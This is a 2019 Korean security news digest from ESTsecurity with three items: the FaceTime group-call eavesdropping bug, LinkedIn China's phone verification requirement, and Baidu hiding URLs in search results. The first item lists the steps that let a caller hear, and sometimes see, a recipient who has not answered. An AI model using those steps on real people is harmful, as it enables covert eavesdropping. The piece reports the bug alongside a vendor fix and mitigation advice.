
- 아무 아이폰 연락처에 FaceTime 영상 전화 걸기
- 신호가 가고 있을 때 아이폰 스크린 아랫쪽을 스와이프 해 ‘사람 추가’ 누르기
- 이로써 그룹 FaceTime 전화가 시작 되는데, 수신자가 통화를 수락하지 않더라도 수신자의 오디오를 들을 수 있게 된다.

또한, 첫 번째 수신자가 볼륨 다운 버튼 또는 파워 버튼을 눌러 전화를 무음처리하거나 거절하려 시도할 경우, 수신자의 아이폰 카메라가 켜진다는 제보도 있었다. 이 경우, 수신자의 기기는 여전히 전화를 수신 중인 것으로 표시 되지만 상대방은 수신자의 아이폰 카메라에 찍히는 영상을 볼 수 있게 된다.

아이폰과 Mac 에서 FaceTime 기능을 끄는 법

애플은 “이 문제를 이미 인지하고 있으며, 이번 주 말쯤 공개할 소프트웨어 업데이트에 수정 사항을 포함하겠다”라고 밝혔다.
또한 애플은 이 버그를 수정하기 위한 픽스를 공개하기 전 까지 “임시로” FaceTime 의 그룹 전화 기능을 비활성화 했다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.



애플이 수정본을 공개하기 전 까지 사용자들은 아이폰, 아이패드, 맥북에서 FaceTime 영상 통화 기능을 비활성화 해둘 수 있다. 방법은 아래와 같다.

- **아이폰/아이패드:** 설정 〉 'FaceTime' 에서 토글 버튼을 끈다.
- **맥** FaceTime 앱을 켜고, 왼쪽 위의 메뉴 바에서 FaceTime 을 클릭 후 'FaceTime 끄기' 를 누른다.

[출처] https://thehackernews.com/2019/01/apple-facetime-privacy-hack.html

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

LinkedIn, 중국 사용자들에게 모두 휴대폰 정보 요구해

LinkedIn 中国网站要求用户登记手机号码



사회관계망 서비스인 LinkedIn 의 중국 홈페이지가 필수적으로 새로운 사용자 및 현재 이용중인 사용자들에게 휴대폰 인증을 통한 신분확인을 요구하고 있다. 중국 정부는 모든 사회관계망 서비스에 실명인증제도를 도입하라고 하였으며, 실명인증제는 일반적으로 휴대폰 인증을 통해 이루어 진다.

LinkedIn 중국은 이미 휴대폰 인증기능을 도입했었다. 하지만 사용자들에게 강제성을 띄지는 않았었다. LinkedIn 의 중국 대변인은, 중국의 법률을 준수하고 사용자 계정의 신뢰성과 진실성을 위해서 본인인증절차를 시행하며, 이는 중국 사용자에 제한한다라고 밝혔다.

[출처] https://www.solidot.org/story?sid=59250

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

바이두 검색에서 더이상 url 노출 하지 않아

百度搜索资讯不再显示网址，方问诚：只有网址造不了假

1 월 24 일 저녁부터 바이두 검색결과에는 url 이 표시되지 않았다. 대신 url 주소는 매체 명으로 대체되었다.

바이두에 인공지능을 검색해본결과, url 대신 작성자의 이름으로 대체되었다. 이로서 바이두의 컨텐츠 플랫폼 "百家号"의 글인지 아니면 외부 홈페이지의 글인지 구분이 되지 않게 되었다. 얼마 전 〈바이두 검색엔진은 이미 죽었다〉라는 글을 쓴 저자는, 해당 홈페이지가 진짜인지 가짜인지, 해당 컨텐츠의 질을 판단할 수 있는 가장 믿을만한 근거는 url 이다. 홈페이지의 이름, 버전, 내용 모두 속일 수 있지만 url 은 속일 수 없기 때문이다라고 말하였다.

1 월 22 일 저녁, 〈바이두 검색엔진은 이미 죽었다〉의 저자는 바이두 검색엔진의 검색결과 중 절반 이상이 바이두 자사 제품이 검색되며, 그 중 특히나 바이두 컨텐츠 플랫폼인 바이자하오(百家号)의 검색결과가 노출되었다. 百家号의 검색결과중 대부분은 상업적이며, 퀄리티가 떨어지는 내용으로 이는 결국 바이두 검색결과 전체의 가치를 떨어뜨리게 되었다고 언급하였다.

또한 어떤 사용자는 바이두는 영리를 추구하는 기업이기 때문에 검색 결과를 어떻게 배치하든 그것은 바이두의 자유이다라고 말한다. 하지만 바이두는 검색엔진으로, 사람들은 바이두에 검색할 때 바이두엔진을 통해 유용한 정보를 찾고자 하는 기대가 있다. 만약 이 점을 만족시키지 못한다면 더이상 검색엔진이라고 말할 수 없을 것이다.
다음은 바이두의 검색결과 노출방식 변경에 따른〈바이두 검색엔진은 이미 죽었다〉 저자의 의견이다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.



方可成 V

20分钟前 来自 微博 weibo.com

【百度调整了搜索结果，怎么调的？直接把网址盖起来不让你看】

据cnBeta的整理报道：百度昨晚对搜索引擎进行了一些微调，调整的方式？不是把百家号的权重降低了，而是直接把网址盖起来了——资讯的搜索结果中不再包含网页地址，而是采用媒体的名称代替。

如cnBeta的报道中点评的："失去了网页地址的搜索结果会让用户需要打开链接才能看清它来源于哪个网站，增加了一些不便，如下图，在搜索'华为'关键词的时候，已经完全分不清是外部站点内容还是存放在百度本身的内容了。"

其实，判断互联网上的信息真伪和质量，最可靠的依据就是网址。一个网站的名称、版式、内容，什么都能造假，就是网址造不了假。

不知道有多少人曾经中过招，打开过一些长得非常像QQ账号登陆页面的网站，然后把自己的QQ号和密码输了进去，直接送给了盗号者。那么，怎么分辨这些网页是真实的还是黑客用来钓鱼的？很简单：就是看网址是不是qq.com。骗子再怎么把页面做得惟妙惟肖，也伪造不出qq.com的网址出来。

所以对于有经验的网民来说，打开一个网页第一件事就是看一眼网址有没有问题。在搜索引擎里面搜索的时候，也是凭借搜索结果中的网址来快速判断是否要打开一条搜索结果。

我之前和小伙伴开发的"西方媒体查一查"小程序，识别假新闻的方法也就是判断网址是否可信。

这下好了，网址都看不到了。当然，有经验的、会留意网址的网民，大概也没几个还在用百度了。 收起全文

[출처] https://tech.sina.com.cn/i/2019-01-25/doc-ihqfskcp0298862.shtml

 Copyright © 2019 ESTsecurity Corp. All rights reserved.



(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com